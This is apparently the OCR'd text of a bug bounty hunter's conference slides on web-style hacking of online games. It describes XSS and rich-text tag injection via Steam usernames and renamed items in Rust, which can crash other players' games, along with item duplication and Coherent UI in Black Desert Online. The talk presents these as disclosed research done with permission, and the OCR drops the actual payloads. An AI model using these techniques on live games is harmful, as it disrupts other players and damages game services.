Owning Online Games

with only Web Hacking Experience

Sam Curry - @samwcyo

whoami

- Sam Curry
  (@samwcyo)
- Full time bug bounty hunter
  (3 years on-and-off)
- Passionate about application security/research
  (run blog @ samcurry.net)

Reasons for this talk


- Game hacking is fun and rewarding
  - Immediate gratification for most findings
  - Very similar methodology to any other hacking
- The barrier of entry for learning game hacking is high (or at least niche)
  - C++, reverse engineering, bypassing anti-cheat, DLLs, etc.
- Lots of people who only have a web security background
  - Amplified by bug bounty programs only having websites as assets


* Preface: everything here was reported and we had explicit permission to test the assets.

What do we have permission to hack?

- Some of the current game programs
  - Valve (CS:GO, Dota2, Team Fortress 2, Dota Underlords, Artifact, Half-Life: Alyx…)
  - Rockstar Games (Grand Theft Auto V, Red Dead Redemption 2)
  - Microsoft (Xbox)
  - Sony (all assets in scope)

- Majority of games/game platforms don't have defined policies
  - Most commonly they'll offer a "bug reports" page with no researcher protection or terms
  - These aren't really even meant for vulnerability reports





Where do I start?

- Proxying games for HTTP/websockets requests
  - Setup Burp as a system proxy, run the game, anything interesting?
- HTML/tag injection
  - Did you know the League of Legends client is mostly HTML5?
  - Steam doesn’t care about special characters in your username
  - Lots of games have solutions for user interfaces that turn XSS into RCE
- Leaked secrets
  - Games that are integrated with game clients typically have API keys
  - Reliance on third party services for things like chat, authentication, sales, and analytics

Where do I start?


- Exploring in-game logic
  - Features like trade, chat, auctions, teleportation, etc.

  - “What would happen to my items if I traded them to two players at once?”
    - Duplication of items, scamming players with fake items
  - “Can I auction an item for a negative amount of money?”
    - Creating money out of nothing
  - “Is there an action I could execute to force a teleport?
    - Escaping PVP without dying, smuggling items from minigames
  - “Are there any in-game processes I could make more efficient or break entirely?”
    - Safe spotting (becoming invincible) NPCs to power level an account

Case Study

Rust - Background


- Online open world shooter survival game
- Can build bases your character can occupy
- Lots of interesting logic like code locks, turrets, building physics…




The video to the left details the total chaos when a player found a bug where they could unlock the doors to anyone's base.

Rust - Examples - Blind XSS via Steam username


...




Rust - Examples - Blind XSS via Steam username



Rust - Examples - Blind XSS via Steam username



Rust - Examples - Tag Injection



Digital Native Studios

TextMesh Pro Documentation

Rich Text

You can use rich text tags to alter the appearance and layout of your text. These tags work like HTML or XML tags, but have less strict syntax.

A tag looks like `<tag>`. Many tags operate on a scope, which you can end with `</tag>`. Such scopes can be nested, and you don't have to close them in the same order that you started them.

Some tags have values and attributes, like `<tag=value>` and `<tag attribute=value>`. These arguments are either names or numeric values. Numbers are either regular decimal numbers, pixels like `1px`, percentages like `80%`, font units like `1.2em`, or hexadecimal color values like `#FF`. Names can be either with or without double quotes, but if there are more attributes, it's best to use quotes.


Tags plus their attributes can be up to 128 characters long. This limitation shouldn't be an issue, unless you're using very long string attributes.

1 Tag Overview

Tags	Summary
align	Text alignment.
alpha, color	Color and opacity.
b, i	Bold and italic style.
cspace	Character spacing.
font	Font and material selection.
indent	Indentation.
line-height	Line height.
line-indent	Line indentation.
link	Text metadata.
lowercase, uppercase, smallcaps	Capitalization.
margin	Text margins.
mark	Marking text.
mspace	Monospacing.
noparse	Prevent parsing.
nobr	Non-breaking spaces.

- Uses TextMesh Pro to render user interfaces

Rust - Examples - Tag Injection



TextMesh Pro Bug:
 Tag and Overflow mode "Truncate" causes StackOverflow Exception

Search this thread...

odysoftware

Joined: Jul 21, 2015
Posts: 57

There is a bug in TMP 2.0.1 from latest Unity Version 2019.2.0 - which causes a StackOverflow in TMPro.

Code (CSharp):


```
1. StackOverflowException: The requested operation caused a stack overflow.
2. UnityEngine.Object.EnsureRunningOnMainThread () (at /Users/builduser/buildslave/unity/build/Runtime/Ex
3. UnityEngine.Object.GetInstanceID () (at /Users/builduser/buildslave/unity/build/Runtime/Export/Scripti
4. TMPro.MaterialReference..ctor (System.Int32 index, TMPro.TMP_FontAsset fontAsset, TMPro.TMP_SpriteAsse
5. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
6. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
7. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
8. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
9. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
10. TMPro.TextMeshProUGUI.GenerateTextMesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts
11. TMPro.TextMeshProUGUI.GenerateTextMesh ().....
```

Its should be easy to reproduce
- Add a new UI -> Text - TextMeshPro Element to the scene
- Switch Overflow mode to "Truncate"
- Resize the object so that at least 2 or more lines of text will fit in scene view
- Add a few lines of text
- Now add a
 tag in one of the first lines so that some text after the
 will move outside the area (it gets truncates).
- the error should appear.

odysoftware, **Aug 15, 2019** #1

- Multiple known issues with TextMesh pro
- Crash when two
 tags are used in a single line input field

Rust - Examples - Tag Injection



TextMesh Pro Rich Text Injection via Steam Username


- Screen that appears when our character dies
- The username is removed when it is set to “<size=1>”

- Crashes our game when we do “

” (self DoS)
- Is there anywhere we can leverage this against another player?

Rust - Examples - Tag Injection

- Ability to “give” a sleeping bag to another player
- Ability to rename the sleeping bag to whatever we want
- When the player dies, the option to respawn in the sleeping bag is displayed



Sleeping Bags provide a respawn point for whomever placed it, or they can be assigned to steam friends or other players on the server.

Contents [show]

Crafting

A Sleeping Bag can be crafted with:

- 30 Cloth

Notes:

- It takes 30 seconds to craft one Sleeping Bag.

Usage

Unlike some Items, Sleeping Bags don't have an active usage, but a passive usage as a spawn point.

To place a Sleeping Bag move the item to your hotbar, press the selected number of the hotbar, and left-click in desired spot. If the Player dies, they will be given the option to choose from any sleeping bags they have available. These are re-nameable by pressing the use key on them in-game. In the legacy version of Rust you can select 'At a camp' (written under "Respawn") to spawn to the last-placed Sleeping Bag.

Life time

Sleeping Bags can still be destroyed by other players, so be sure to place it in a secure spot. It takes 25 hits to destroy the bed with a Hatchet.

Skins

Sleeping Bag

A sleeping bag. Placing this will give you a location to respawn.

General	
Shortname	sleepingbag
Type	Items
Stacksize	1
Crafting	
Craftable	Yes
Time To Craft	30 s
Ingredients	

x30

Rust - Examples - Tag Injection

TextMesh Rich Text Injection via giving another player a modified sleeping bag

If we give another player a sleeping bag with the following tag…


***something
something
something***

… we can crash their game permamentaly.

Rust - Summary

- These bugs have since been patched
- Could’ve been used to permanently block players from any server

- Many other online games have similar mechanics that lead to bXSS and DoS
- Tag injection, most of the time, is unexploitable beyond UI bugs (size=100)



Similar bug in MINDNIGHT using “<color=white>” to hide a message (different engine, however)

Case Study

Black Desert Online - Background


- MMORPG with ~10 million total players, ~400,000 daily players
- Huge global economy, guild system, and standard MMO features
- Uses “Coherent UI” to display user interfaces

Black Desert Online - Coherent UI


- The left interface is actually an embedded Chromium browser being served by Coherent UI
- Loads in resources from “https://www.blackdesertonline.com”
- Where else is this used? What would the impact of XSS be?

Black Desert Online - Coherent UI

- Lots of interesting possibilities within browser engine

